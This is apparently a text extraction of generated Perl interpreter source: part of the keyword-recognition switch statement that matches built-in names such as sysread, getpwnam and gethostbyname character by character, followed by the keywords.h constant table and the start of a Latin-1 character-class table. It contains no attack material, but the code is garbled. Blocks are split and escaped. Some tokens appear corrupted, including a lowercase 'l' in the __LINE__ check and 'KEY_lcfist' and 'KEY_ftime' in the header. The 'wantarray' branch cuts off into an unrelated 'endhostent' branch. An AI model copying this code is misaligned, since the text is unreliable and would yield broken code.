    name[5] == 'e' &&  
    name[6] == 'n')  
{          /* sysopen      */  
    return -KEY_sysopen;  
}
```

```
goto unknown;
```

```
case 'r':
```

```
if (name[4] == 'e' &&  
    name[5] == 'a' &&  
    name[6] == 'd')  
{          /* sysread      */  
    return -KEY_sysread;  
}
```

```
goto unknown;
```

```
case 's':
```

```
if (name[4] == 'e' &&  
    name[5] == 'e' &&
```

```

        name[6] == 'k')
    {
        /* sysseek */
        return -KEY_sysseek;
    }

    goto unknown;

default:
    goto unknown;
}

default:
    goto unknown;
}

default:
    goto unknown;
}

case 't':
    if (name[1] == 'e' &&
        name[2] == 'l' &&
        name[3] == 'l' &&
        name[4] == 'd' &&
        name[5] == 'i' &&

```

```
    name[6] == 'r')
{
    /* telldir    */
    return -KEY_telldir;
}
```

```
goto unknown;
```

```
case 'u':
```

```
    switch (name[1])
    {
        case 'c':
            if (name[2] == 'f' &&
                name[3] == 'i' &&
                name[4] == 'r' &&
                name[5] == 's' &&
                name[6] == 't')
            {
                /* ucfirst    */
                return -KEY_ucfirst;
            }

```

```
goto unknown;
```

```
case 'n':
```

```
    if (name[2] == 's' &&
        name[3] == 'h' &&
```

```

        name[4] == 'i' &&

        name[5] == 'f' &&

        name[6] == 't')

{
    /* unshift */

    return -KEY_unshift;

}

goto unknown;

default:

    goto unknown;

}

case 'w':

    if (name[1] == 'a' &&

        name[2] == 'i' &&

        name[3] == 't' &&

        name[4] == 'p' &&

        name[5] == 'i' &&

        name[6] == 'd')

    {
        /* waitpid */

        return -KEY_waitpid;

    }

    goto unknown;

```

default:

goto unknown;

}

case 8: /\* 26 tokens of length 8 \*/

switch (name[0])

{

case 'A':

if (name[1] == 'U' &&

name[2] == 'T' &&

name[3] == 'O' &&

name[4] == 'L' &&

name[5] == 'O' &&

name[6] == 'A' &&

name[7] == 'D')

{ /\* AUTOLOAD \*/

return KEY\_AUTOLOAD;

}

goto unknown;

case '\_':

if (name[1] == '\_')

{



```

switch (name[2])
{
    case 'D':

        if (name[3] == 'A' &&

            name[4] == 'T' &&

            name[5] == 'A' &&

            name[6] == '_' &&

            name[7] == '_')

        {
            /* __DATA__ */

            return KEY__DATA__;

        }

```

goto unknown;

```

case 'F':

    if (name[3] == 'I' &&

        name[4] == 'L' &&

        name[5] == 'E' &&

        name[6] == '_' &&

        name[7] == '_')

    {
        /* __FILE__ */

        return -KEY__FILE__;

    }

```

goto unknown;

case 'L':

if (name[3] == 'l' &&

name[4] == 'N' &&

name[5] == 'E' &&

name[6] == '\_' &&

name[7] == '\_')

{ /\* \_\_LINE\_\_ \*/

return -KEY\_\_LINE\_\_;

}

goto unknown;

default:

goto unknown;

}

}

goto unknown;

case 'c':

switch (name[1])

{

case 'l':

if (name[2] == 'o' &&

```
    name[3] == 's' &&  
    name[4] == 'e' &&  
    name[5] == 'd' &&  
    name[6] == 'i' &&  
    name[7] == 'r')  
{  
    /* closedir    */  
    return -KEY_closedir;  
}
```

```
goto unknown;
```

```
case 'o':
```

```
    if (name[2] == 'n' &&  
        name[3] == 't' &&  
        name[4] == 'i' &&  
        name[5] == 'n' &&  
        name[6] == 'u' &&  
        name[7] == 'e')  
    {  
        /* continue    */  
        return -KEY_continue;  
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
}
```

```
case 'd':
```

```
    if (name[1] == 'b' &&
        name[2] == 'm' &&
        name[3] == 'c' &&
        name[4] == 'l' &&
        name[5] == 'o' &&
        name[6] == 's' &&
        name[7] == 'e')
    {
        /* dbmclose */
        return -KEY_dbmclose;
    }
```

```
    goto unknown;
```

```
case 'e':
```

```
    if (name[1] == 'n' &&
        name[2] == 'd')
    {
        switch (name[3])
        {
            case 'g':
                if (name[4] == 'r' &&
```

```

        name[5] == 'e' &&
        name[6] == 'n' &&
        name[7] == 't')
{
    /* endgrent */
    return -KEY_endgrent;
}

goto unknown;

case 'p':
    if (name[4] == 'w' &&
        name[5] == 'e' &&
        name[6] == 'n' &&
        name[7] == 't')
    {
        /* endpwent */
        return -KEY_endpwent;
    }

    goto unknown;

default:
    goto unknown;
}
}

```

```
goto unknown;
```

```
case 'f':
```

```
if (name[1] == 'o' &&
```

```
    name[2] == 'r' &&
```

```
    name[3] == 'm' &&
```

```
    name[4] == 'l' &&
```

```
    name[5] == 'i' &&
```

```
    name[6] == 'n' &&
```

```
    name[7] == 'e')
```

```
{                                /* formline    */
```

```
    return -KEY_formline;
```

```
}
```

```
goto unknown;
```

```
case 'g':
```

```
if (name[1] == 'e' &&
```

```
    name[2] == 't')
```

```
{
```

```
    switch (name[3])
```

```
    {
```

```
        case 'g':
```

```
            if (name[4] == 'r')
```

```
            {
```

```

switch (name[5])
{
    case 'e':

        if (name[6] == 'n' &&
            name[7] == 't')
        {
            /* getgrent */

            return -KEY_getgrent;
        }


        goto unknown;


    case 'g':

        if (name[6] == 'i' &&
            name[7] == 'd')
        {
            /* getgrgid */

            return -KEY_getgrgid;
        }


        goto unknown;


    case 'n':

        if (name[6] == 'a' &&
            name[7] == 'm')
        {
            /* getgrnam */

            return -KEY_getgrnam;
        }

```

```

    }

    goto unknown;

default:
    goto unknown;
}
}

goto unknown;

case 'l':
    if (name[4] == 'o' &&
        name[5] == 'g' &&
        name[6] == 'i' &&
        name[7] == 'n')
    {
        /* getlogin */
        return -KEY_getlogin;
    }

    goto unknown;

case 'p':
    if (name[4] == 'w')
    {

```



```

switch (name[5])
{
    case 'e':

        if (name[6] == 'n' &&
            name[7] == 't')
        {
            /* getpwent */

            return -KEY_getpwent;
        }

        goto unknown;

    case 'n':

        if (name[6] == 'a' &&
            name[7] == 'm')
        {
            /* getpwnam */

            return -KEY_getpwnam;
        }

        goto unknown;

    case 'u':

        if (name[6] == 'i' &&
            name[7] == 'd')
        {
            /* getpwuid */

            return -KEY_getpwuid;
        }

```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
case 'r':
```

```
if (name[1] == 'e' &&
```

```
    name[2] == 'a' &&
```

```
    name[3] == 'd')
```

```
{
```

```
    switch (name[4])
```

```
{
```

```
case 'l':
```

```
    if (name[5] == 'i' &&
```

```
        name[6] == 'n')
```

```
    {
```

```
        switch (name[7])
```

```
        {
```

```
            case 'e':
```

```
            {                /* readline    */
```

```
                return -KEY_readline;
```

```
            }
```

```
case 'k':
```

```
    {                /* readlink    */
```

```
        return -KEY_readlink;
```

```
    }
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
case 'p':
```

```
    if (name[5] == 'i' &&
```

```
    name[6] == 'p' &&  
    name[7] == 'e')  
{  
    /* readpipe */  
    return -KEY_readpipe;  
}
```

```
goto unknown;
```

```
default:  
    goto unknown;  
}  
}
```

```
goto unknown;
```

```
case 's':  
    switch (name[1])  
    {  
        case 'e':  
            if (name[2] == 't')  
            {  
                switch (name[3])  
                {  
                    case 'g':  
                        if (name[4] == 'r' &&
```

```

        name[5] == 'e' &&
        name[6] == 'n' &&
        name[7] == 't')
{
    /* setgrent */
    return -KEY_setgrent;
}

goto unknown;

case 'p':
    if (name[4] == 'w' &&
        name[5] == 'e' &&
        name[6] == 'n' &&
        name[7] == 't')
    {
        /* setpwent */
        return -KEY_setpwent;
    }

    goto unknown;

default:
    goto unknown;
}
}

```

```
goto unknown;
```

```
case 'h':
```

```
switch (name[2])
```

```
{
```

```
case 'm':
```

```
if (name[3] == 'w' &&
```

```
    name[4] == 'r' &&
```

```
    name[5] == 'i' &&
```

```
    name[6] == 't' &&
```

```
    name[7] == 'e')
```

```
{                /* shmwrite    */
```

```
    return -KEY_shmwrite;
```

```
}
```

```
goto unknown;
```

```
case 'u':
```

```
if (name[3] == 't' &&
```

```
    name[4] == 'd' &&
```

```
    name[5] == 'o' &&
```

```
    name[6] == 'w' &&
```

```
    name[7] == 'n')
```

```
{                /* shutdown    */
```

```
    return -KEY_shutdown;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 'y':
```

```
if (name[2] == 's' &&
```

```
name[3] == 'w' &&
```

```
name[4] == 'r' &&
```

```
name[5] == 'i' &&
```

```
name[6] == 't' &&
```

```
name[7] == 'e')
```

```
{ /* syswrite */
```

```
return -KEY_syswrite;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 't':
```

```
    if (name[1] == 'r' &&
```

```
        name[2] == 'u' &&
```

```
        name[3] == 'n' &&
```

```
        name[4] == 'c' &&
```

```
        name[5] == 'a' &&
```

```
        name[6] == 't' &&
```

```
        name[7] == 'e')
```

```
    {                               /* truncate    */
```

```
        return -KEY_truncate;
```

```
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 9: /* 9 tokens of length 9 */
```

```
    switch (name[0])
```

```
    {
```

```
        case 'U':
```

```
            if (name[1] == 'N' &&
```

```
                name[2] == 'I' &&
```

```
                name[3] == 'T' &&
```



```
    name[4] == 'C' &&  
    name[5] == 'H' &&  
    name[6] == 'E' &&  
    name[7] == 'C' &&  
    name[8] == 'K')  
{  
    /* UNITCHECK */  
    return KEY_UNITCHECK;  
}
```

```
goto unknown;
```

```
case 'e':
```

```
    if (name[1] == 'n' &&  
        name[2] == 'd' &&  
        name[3] == 'n' &&  
        name[4] == 'e' &&  
        name[5] == 't' &&  
        name[6] == 'e' &&  
        name[7] == 'n' &&  
        name[8] == 't')  
    {  
        /* endnetent */  
        return -KEY_endnetent;  
    }
```

```
goto unknown;
```

```
case 'g':

    if (name[1] == 'e' &&
        name[2] == 't' &&
        name[3] == 'n' &&
        name[4] == 'e' &&
        name[5] == 't' &&
        name[6] == 'e' &&
        name[7] == 'n' &&
        name[8] == 't')
    {
        /* getnetent */
        return -KEY_getnetent;
    }
```

```
goto unknown;
```

```
case 'l':

    if (name[1] == 'o' &&
        name[2] == 'c' &&
        name[3] == 'a' &&
        name[4] == 'l' &&
        name[5] == 't' &&
        name[6] == 'i' &&
        name[7] == 'm' &&
        name[8] == 'e')
```

```
{  
    /* localtime    */  
    return -KEY_localtime;  
}
```

goto unknown;

case 'p':

```
if (name[1] == 'r' &&  
    name[2] == 'o' &&  
    name[3] == 't' &&  
    name[4] == 'o' &&  
    name[5] == 't' &&  
    name[6] == 'y' &&  
    name[7] == 'p' &&  
    name[8] == 'e')  
{  
    /* prototype    */  
    return KEY_prototype;  
}
```

goto unknown;

case 'q':

```
if (name[1] == 'u' &&  
    name[2] == 'o' &&  
    name[3] == 't' &&
```

```
    name[4] == 'e' &&
    name[5] == 'm' &&
    name[6] == 'e' &&
    name[7] == 't' &&
    name[8] == 'a')
{
    /* quotemeta */
    return -KEY_quotemeta;
}
```

```
goto unknown;
```

```
case 'r':
```

```
    if (name[1] == 'e' &&
        name[2] == 'w' &&
        name[3] == 'i' &&
        name[4] == 'n' &&
        name[5] == 'd' &&
        name[6] == 'd' &&
        name[7] == 'i' &&
        name[8] == 'r')
    {
        /* rewinddir */
        return -KEY_rewinddir;
    }
```

```
goto unknown;
```

case 's':

```
if (name[1] == 'e' &&
    name[2] == 't' &&
    name[3] == 'n' &&
    name[4] == 'e' &&
    name[5] == 't' &&
    name[6] == 'e' &&
    name[7] == 'n' &&
    name[8] == 't')
{
    /* setnetent */
    return -KEY_setnetent;
}
```

goto unknown;

case 'w':

```
if (name[1] == 'a' &&
    name[2] == 'n' &&
    name[3] == 't' &&
    name[4] == 'a' &&
    name[5] == 'r' &&
    name[6] == 'r' &&
    name[7] == 'a' &&
    name[8] == 'y')
```



```

        name[9] == 't')
{
    /* endhostent */

    return -KEY_endhostent;
}

goto unknown;

case 's':

    if (name[4] == 'e' &&
        name[5] == 'r' &&
        name[6] == 'v' &&
        name[7] == 'e' &&
        name[8] == 'n' &&
        name[9] == 't')
    {
        /* endservent */

        return -KEY_endservent;
    }

    goto unknown;

default:

    goto unknown;
}
}

```

```
goto unknown;
```

```
case 'g':
```

```
if (name[1] == 'e' &&
```

```
    name[2] == 't')
```

```
{
```

```
    switch (name[3])
```

```
    {
```

```
        case 'h':
```

```
            if (name[4] == 'o' &&
```

```
                name[5] == 's' &&
```

```
                name[6] == 't' &&
```

```
                name[7] == 'e' &&
```

```
                name[8] == 'n' &&
```

```
                name[9] == 't')
```

```
            {                /* gethostent    */
```

```
                return -KEY_gethostent;
```

```
            }
```

```
goto unknown;
```

```
case 's':
```

```
    switch (name[4])
```

```
    {
```

```
        case 'e':
```



```
if (name[5] == 'r' &&  
    name[6] == 'v' &&  
    name[7] == 'e' &&  
    name[8] == 'n' &&  
    name[9] == 't')  
{  
    /* getservent */  
    return -KEY_getservent;  
}
```

```
goto unknown;
```

```
case 'o':
```

```
if (name[5] == 'c' &&  
    name[6] == 'k' &&  
    name[7] == 'o' &&  
    name[8] == 'p' &&  
    name[9] == 't')  
{  
    /* getsockopt */  
    return -KEY_getsockopt;  
}
```

```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
case 's':
```

```
    switch (name[1])
```

```
    {
```

```
        case 'e':
```

```
            if (name[2] == 't')
```

```
            {
```

```
                switch (name[3])
```

```
                {
```

```
                    case 'h':
```

```
                        if (name[4] == 'o' &&
```

```
                            name[5] == 's' &&
```

```
                            name[6] == 't' &&
```

```
                            name[7] == 'e' &&
```

```
                            name[8] == 'n' &&
```

```
                            name[9] == 't')
```

```
                        {                               /* sethostent */
```

```
    return -KEY_sethostent;
}
```

```
goto unknown;
```

```
case 's':
```

```
    switch (name[4])
```

```
    {
```

```
        case 'e':
```

```
            if (name[5] == 'r' &&
```

```
                name[6] == 'v' &&
```

```
                name[7] == 'e' &&
```

```
                name[8] == 'n' &&
```

```
                name[9] == 't')
```

```
            {                /* setservent */
```

```
                return -KEY_setservent;
```

```
            }
```

```
goto unknown;
```

```
case 'o':
```

```
    if (name[5] == 'c' &&
```

```
        name[6] == 'k' &&
```

```
        name[7] == 'o' &&
```

```
        name[8] == 'p' &&
```

```

        name[9] == 't')

    {
        /* setsockopt */

        return -KEY_setsockopt;

    }

    goto unknown;

default:

    goto unknown;

}

default:

    goto unknown;

}

}

goto unknown;

case 'o':

    if (name[2] == 'c' &&

        name[3] == 'k' &&

        name[4] == 'e' &&

        name[5] == 't' &&

        name[6] == 'p' &&

        name[7] == 'a' &&

```

```
    name[8] == 'i' &&  
    name[9] == 'r')  
{  
    /* socketpair */  
    return -KEY_socketpair;  
}
```

```
goto unknown;
```

```
default:  
    goto unknown;  
}
```

```
default:  
    goto unknown;  
}
```

```
case 11: /* 8 tokens of length 11 */
```

```
switch (name[0])  
{  
    case '_':  
        if (name[1] == '_' &&  
            name[2] == 'P' &&  
            name[3] == 'A' &&  
            name[4] == 'C' &&  
            name[5] == 'K' &&
```

```

name[6] == 'A' &&
name[7] == 'G' &&
name[8] == 'E' &&
name[9] == '_' &&
name[10] == '_')
{
/* __PACKAGE__ */
return -KEY__PACKAGE__;
}

```

```
goto unknown;
```

```
case 'e':
```

```

if (name[1] == 'n' &&
    name[2] == 'd' &&
    name[3] == 'p' &&
    name[4] == 'r' &&
    name[5] == 'o' &&
    name[6] == 't' &&
    name[7] == 'o' &&
    name[8] == 'e' &&
    name[9] == 'n' &&
    name[10] == 't')
{
/* endprotoent */
return -KEY_endprotoent;
}

```

```
goto unknown;
```

```
case 'g':
```

```
    if (name[1] == 'e' &&
```

```
        name[2] == 't')
```

```
    {
```

```
        switch (name[3])
```

```
        {
```

```
            case 'p':
```

```
                switch (name[4])
```

```
                {
```

```
                    case 'e':
```

```
                        if (name[5] == 'e' &&
```

```
                            name[6] == 'r' &&
```

```
                                name[7] == 'n' &&
```

```
                                    name[8] == 'a' &&
```

```
                                        name[9] == 'm' &&
```

```
                                            name[10] == 'e')
```

```
                        {                                /* getpeername */
```

```
                            return -KEY_getpeername;
```

```
                        }
```

```
goto unknown;
```

```
case 'r':

switch (name[5])

{

case 'i':

if (name[6] == 'o' &&

    name[7] == 'r' &&

    name[8] == 'i' &&

    name[9] == 't' &&

    name[10] == 'y')

{

/* getpriority */

return -KEY_getpriority;

}

goto unknown;

case 'o':

if (name[6] == 't' &&

    name[7] == 'o' &&

    name[8] == 'e' &&

    name[9] == 'n' &&

    name[10] == 't')

{

/* getprotoent */

return -KEY_getprotoent;

}
```



```
goto unknown;
```

```
default:
```

```
goto unknown;
```

```
}
```

```
default:
```

```
goto unknown;
```

```
}
```

```
case 's':
```

```
if (name[4] == 'o' &&
```

```
name[5] == 'c' &&
```

```
name[6] == 'k' &&
```

```
name[7] == 'n' &&
```

```
name[8] == 'a' &&
```

```
name[9] == 'm' &&
```

```
name[10] == 'e')
```

```
{          /* getsockname */
```

```
return -KEY_getsockname;
```

```
}
```

```
goto unknown;
```

```
default:
```

```
        goto unknown;
    }
}
```

```
goto unknown;
```

```
case 's':
```

```
if (name[1] == 'e' &&
    name[2] == 't' &&
    name[3] == 'p' &&
    name[4] == 'r')
```

```
{
```

```
    switch (name[5])
```

```
{
```

```
    case 'i':
```

```
        if (name[6] == 'o' &&
            name[7] == 'r' &&
            name[8] == 'i' &&
            name[9] == 't' &&
            name[10] == 'y')
```

```
        {                               /* setpriority */
```

```
            return -KEY_setpriority;
```

```
        }
```

```
goto unknown;
```

```
case 'o':
```

```
    if (name[6] == 't' &&
```

```
        name[7] == 'o' &&
```

```
        name[8] == 'e' &&
```

```
        name[9] == 'n' &&
```

```
        name[10] == 't')
```

```
    {                               /* setprotoent */
```

```
        return -KEY_setprotoent;
```

```
    }
```

```
    goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
case 12: /* 2 tokens of length 12 */
```

```

if (name[0] == 'g' &&
    name[1] == 'e' &&
    name[2] == 't' &&
    name[3] == 'n' &&
    name[4] == 'e' &&
    name[5] == 't' &&
    name[6] == 'b' &&
    name[7] == 'y')
{
    switch (name[8])
    {
        case 'a':
            if (name[9] == 'd' &&
                name[10] == 'd' &&
                name[11] == 'r')
            {
                /* getnetbyaddr */
                return -KEY_getnetbyaddr;
            }

            goto unknown;

        case 'n':
            if (name[9] == 'a' &&
                name[10] == 'm' &&
                name[11] == 'e')

```

```
    {                               /* getnetbyname */  
        return -KEY_getnetbyname;  
    }
```

```
goto unknown;
```

```
default:
```

```
    goto unknown;
```

```
}
```

```
}
```

```
goto unknown;
```

```
case 13: /* 4 tokens of length 13 */
```

```
    if (name[0] == 'g' &&
```

```
        name[1] == 'e' &&
```

```
        name[2] == 't')
```

```
{
```

```
    switch (name[3])
```

```
{
```

```
    case 'h':
```

```
        if (name[4] == 'o' &&
```

```
            name[5] == 's' &&
```

```
            name[6] == 't' &&
```

```
            name[7] == 'b' &&
```

```

    name[8] == 'y')
{
    switch (name[9])
    {
        case 'a':
            if (name[10] == 'd' &&
                name[11] == 'd' &&
                name[12] == 'r')
            {
                /* gethostbyaddr */
                return -KEY_gethostbyaddr;
            }

            goto unknown;

        case 'n':
            if (name[10] == 'a' &&
                name[11] == 'm' &&
                name[12] == 'e')
            {
                /* gethostbyname */
                return -KEY_gethostbyname;
            }

            goto unknown;

        default:

```

```
        goto unknown;
    }
}
```

```
goto unknown;
```

```
case 's':
```

```
    if (name[4] == 'e' &&
        name[5] == 'r' &&
        name[6] == 'v' &&
        name[7] == 'b' &&
        name[8] == 'y')
```

```
{
```

```
    switch (name[9])
```

```
{
```

```
    case 'n':
```

```
        if (name[10] == 'a' &&
            name[11] == 'm' &&
            name[12] == 'e')
```

```
{                /* getservbyname */
```

```
    return -KEY_getservbyname;
```

```
}
```

```
goto unknown;
```

```
case 'p':  
    if (name[10] == 'o' &&  
        name[11] == 'r' &&  
        name[12] == 't')  
    {  
        /* getservbyport */  
        return -KEY_getservbyport;  
    }
```

```
goto unknown;
```

```
default:  
    goto unknown;  
}  
}
```

```
goto unknown;
```

```
default:  
    goto unknown;  
}  
}
```

```
goto unknown;
```

```
case 14: /* 1 tokens of length 14 */
```



```

if (name[0] == 'g' &&
    name[1] == 'e' &&
    name[2] == 't' &&
    name[3] == 'p' &&
    name[4] == 'r' &&
    name[5] == 'o' &&
    name[6] == 't' &&
    name[7] == 'o' &&
    name[8] == 'b' &&
    name[9] == 'y' &&
    name[10] == 'n' &&
    name[11] == 'a' &&
    name[12] == 'm' &&
    name[13] == 'e')
{
    /* getprotobyname */
    return -KEY_getprotobyname;
}

```

```

goto unknown;

```

```

case 16: /* 1 tokens of length 16 */

```

```

if (name[0] == 'g' &&
    name[1] == 'e' &&
    name[2] == 't' &&
    name[3] == 'p' &&

```

```

    name[4] == 'r' &&
    name[5] == 'o' &&
    name[6] == 't' &&
    name[7] == 'o' &&
    name[8] == 'b' &&
    name[9] == 'y' &&
    name[10] == 'n' &&
    name[11] == 'u' &&
    name[12] == 'm' &&
    name[13] == 'b' &&
    name[14] == 'e' &&
    name[15] == 'r')

{
    /* getprotobynumber */
    return -KEY_getprotobynumber;
}

goto unknown;

default:
    goto unknown;
}

unknown:
    return 0;
}

```

/\* Generated from:

\* 28d95638560707fb8bee100dab74c90107c3e000f635e3bd310d4e2501d3b073 regen/keywords.pl

\* ex: set ro: \*/

keywords.h

/\* -\*- buffer-read-only: t -\*-

\*

\* keywords.h

\*

\* Copyright (C) 1994, 1995, 1996, 1997, 1999, 2000, 2001, 2002, 2005,

\* 2006, 2007 by Larry Wall and others

\*

\* You may distribute under the terms of either the GNU General Public

\* License or the Artistic License, as specified in the README file.

\*

\* !!!!!!! DO NOT EDIT THIS FILE !!!!!!!

\* This file is built by regen/keywords.pl from its data.

\* Any changes made here will be lost!

\*/

#define KEY\_NULL 0

#define KEY\_\_\_FILE\_\_ 1

#define KEY\_\_\_LINE\_\_ 2

#define KEY\_\_\_PACKAGE\_\_ 3

#define KEY\_\_\_DATA\_\_ 4

#define KEY___END__	5	
#define KEY_AUTOLOAD		6
#define KEY_BEGIN	7	
#define KEY_UNITCHECK		8
#define KEY_CORE	9	
#define KEY_DESTROY	10	
#define KEY_END		11
#define KEY_INIT	12	
#define KEY_CHECK	13	
#define KEY_abs		14
#define KEY_accept	15	
#define KEY_alarm	16	
#define KEY_and		17
#define KEY_atan2	18	
#define KEY_bind	19	
#define KEY_binmode	20	
#define KEY_bless	21	
#define KEY_break	22	
#define KEY_caller	23	
#define KEY_chdir	24	
#define KEY_chmod	25	
#define KEY_chomp	26	
#define KEY_chop	27	
#define KEY_chown	28	
#define KEY_chr		29

#define KEY_chroot	30	
#define KEY_close	31	
#define KEY_closedir	32	
#define KEY_cmp		33
#define KEY_connect	34	
#define KEY_continue	35	
#define KEY_cos		36
#define KEY_crypt	37	
#define KEY_dbmclose	38	
#define KEY_dbmopen	39	
#define KEY_default	40	
#define KEY_defined	41	
#define KEY_delete	42	
#define KEY_die		43
#define KEY_do	44	
#define KEY_dump	45	
#define KEY_each	46	
#define KEY_else	47	
#define KEY_elsif	48	
#define KEY_endgrent	49	
#define KEY_endhostent		50
#define KEY_endnetent	51	
#define KEY_endprotoent		52
#define KEY_endpwent	53	
#define KEY_endservent		54

#define KEY_eof	55
#define KEY_eq	56
#define KEY_eval	57
#define KEY_exec	58
#define KEY_exists	59
#define KEY_exit	60
#define KEY_exp	61
#define KEY_fcntl	62
#define KEY_fileno	63
#define KEY_flock	64
#define KEY_for	65
#define KEY_foreach	66
#define KEY_fork	67
#define KEY_format	68
#define KEY_formline	69
#define KEY_ge	70
#define KEY_getc	71
#define KEY_getgrent	72
#define KEY_getgrgid	73
#define KEY_getgrnam	74
#define KEY_gethostbyaddr	75
#define KEY_gethostbyname	76
#define KEY_gethostent	77
#define KEY_getlogin	78
#define KEY_getnetbyaddr	79

#define KEY_getnetbyname	80	
#define KEY_getnetent	81	
#define KEY_getpeername		82
#define KEY_getpgrp	83	
#define KEY_getppid	84	
#define KEY_getpriority	85	
#define KEY_getprotobyname	86	
#define KEY_getprotobynumber	87	
#define KEY_getprotoent		88
#define KEY_getpwent	89	
#define KEY_getpwnam	90	
#define KEY_getpwuid	91	
#define KEY_getservbyname	92	
#define KEY_getservbyport	93	
#define KEY_getservent	94	
#define KEY_getsockname		95
#define KEY_getsockopt	96	
#define KEY_given	97	
#define KEY_glob	98	
#define KEY_gmtime	99	
#define KEY_goto	100	
#define KEY_grep	101	
#define KEY_gt	102	
#define KEY_hex		103
#define KEY_if	104	

#define KEY_index	105
#define KEY_int	106
#define KEY_ioctl	107
#define KEY_join	108
#define KEY_keys	109
#define KEY_kill	110
#define KEY_last	111
#define KEY_lc	112
#define KEY_lcfist	113
#define KEY_le	114
#define KEY_length	115
#define KEY_link	116
#define KEY_listen	117
#define KEY_local	118
#define KEY_localtime	119
#define KEY_lock	120
#define KEY_log	121
#define KEY_lstat	122
#define KEY_lt	123
#define KEY_m	124
#define KEY_map	125
#define KEY_mkdir	126
#define KEY_msgctl	127
#define KEY_msgget	128
#define KEY_msgrcv	129



#define KEY_msgsnd	130
#define KEY_my	131
#define KEY_ne	132
#define KEY_next	133
#define KEY_no	134
#define KEY_not	135
#define KEY_oct	136
#define KEY_open	137
#define KEY_opendir	138
#define KEY_or	139
#define KEY_ord	140
#define KEY_our	141
#define KEY_pack	142
#define KEY_package	143
#define KEY_pipe	144
#define KEY_pop	145
#define KEY_pos	146
#define KEY_print	147
#define KEY_printf	148
#define KEY_prototype	149
#define KEY_push	150
#define KEY_q	151
#define KEY_qq	152
#define KEY_qr	153
#define KEY_quotemeta	154

#define KEY_qw	155
#define KEY_qx	156
#define KEY_rand	157
#define KEY_read	158
#define KEY_readdir	159
#define KEY_readline	160
#define KEY_readlink	161
#define KEY_readpipe	162
#define KEY_recv	163
#define KEY_redo	164
#define KEY_ref	165
#define KEY_rename	166
#define KEY_require	167
#define KEY_reset	168
#define KEY_return	169
#define KEY_reverse	170
#define KEY_rewinddir	171
#define KEY_rindex	172
#define KEY_rmdir	173
#define KEY_s	174
#define KEY_say	175
#define KEY_scalar	176
#define KEY_seek	177
#define KEY_seekdir	178
#define KEY_select	179

#define KEY_semctl	180
#define KEY_semget	181
#define KEY_semop	182
#define KEY_send	183
#define KEY_setgrent	184
#define KEY_sethostent	185
#define KEY_setnetent	186
#define KEY_setpgrp	187
#define KEY_setpriority	188
#define KEY_setprotoent	189
#define KEY_setpwent	190
#define KEY_setservent	191
#define KEY_setsockopt	192
#define KEY_shift	193
#define KEY_shmctl	194
#define KEY_shmget	195
#define KEY_shmread	196
#define KEY_shmwrite	197
#define KEY_shutdown	198
#define KEY_sin	199
#define KEY_sleep	200
#define KEY_socket	201
#define KEY_socketpair	202
#define KEY_sort	203
#define KEY_splice	204

#define KEY_split	205
#define KEY_sprintf	206
#define KEY_sqrt	207
#define KEY_srand	208
#define KEY_stat	209
#define KEY_state	210
#define KEY_study	211
#define KEY_sub	212
#define KEY_substr	213
#define KEY_symlink	214
#define KEY_syscall	215
#define KEY_sysopen	216
#define KEY_sysread	217
#define KEY_sysseek	218
#define KEY_system	219
#define KEY_syswrite	220
#define KEY_tell	221
#define KEY_telldir	222
#define KEY_tie	223
#define KEY_tied	224
#define KEY_time	225
#define KEY_times	226
#define KEY_tr	227
#define KEY_truncate	228
#define KEY_uc	229

#define KEY_ucfirst	230
#define KEY_umask	231
#define KEY_undef	232
#define KEY_unless	233
#define KEY_unlink	234
#define KEY_unpack	235
#define KEY_unshift	236
#define KEY_untie	237
#define KEY_until	238
#define KEY_use	239
#define KEY_ftime	240
#define KEY_values	241
#define KEY_vec	242
#define KEY_wait	243
#define KEY_waitpid	244
#define KEY_wantarray	245
#define KEY_warn	246
#define KEY_when	247
#define KEY_while	248
#define KEY_write	249
#define KEY_x	250
#define KEY_xor	251
#define KEY_y	252

/\* Generated from:

\* 28d95638560707fb8bee100dab74c90107c3e000f635e3bd310d4e2501d3b073 regen/keywords.pl

\* ex: set ro: \*/

l1\_char\_class\_tab.h

/\* -\*- buffer-read-only: t -\*-

\* !!!!!!! DO NOT EDIT THIS FILE !!!!!!!

\* This file is built by regen/mk\_PL\_charclass.pl from

\* lib/unicore/CaseFolding.txt.

\* Any changes made here will be lost!

\*/

/\* U+00 NUL \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+01 SOH \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+02 STX \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+03 ETX \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+04 EOT \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+05 ENQ \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+06 ACK \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+07 BEL \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+08 BS \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1,

/\* U+09 HT \*/

\_CC\_BLANK\_A|\_CC\_BLANK\_L1|\_CC\_CNTRL\_A|\_CC\_CNTRL\_L1|\_CC\_PXSXPC\_A|\_CC\_PXSXPC\_L1|\_CC\_SPACE\_A|\_CC\_SPACE\_L1,

/\* U+0A LF \*/

\_CC\_CNTRL\_A|\_CC\_CNTRL\_L1|\_CC\_PXSXPC\_A|\_CC\_PXSXPC\_L1|\_CC\_SPACE\_A|\_CC\_SPACE\_L1,

/\* U+0B VT \*/ \_CC\_CNTRL\_A|\_CC\_CNTRL\_L1|\_CC\_PXSXPC\_A|\_CC\_PXSXPC\_L1,

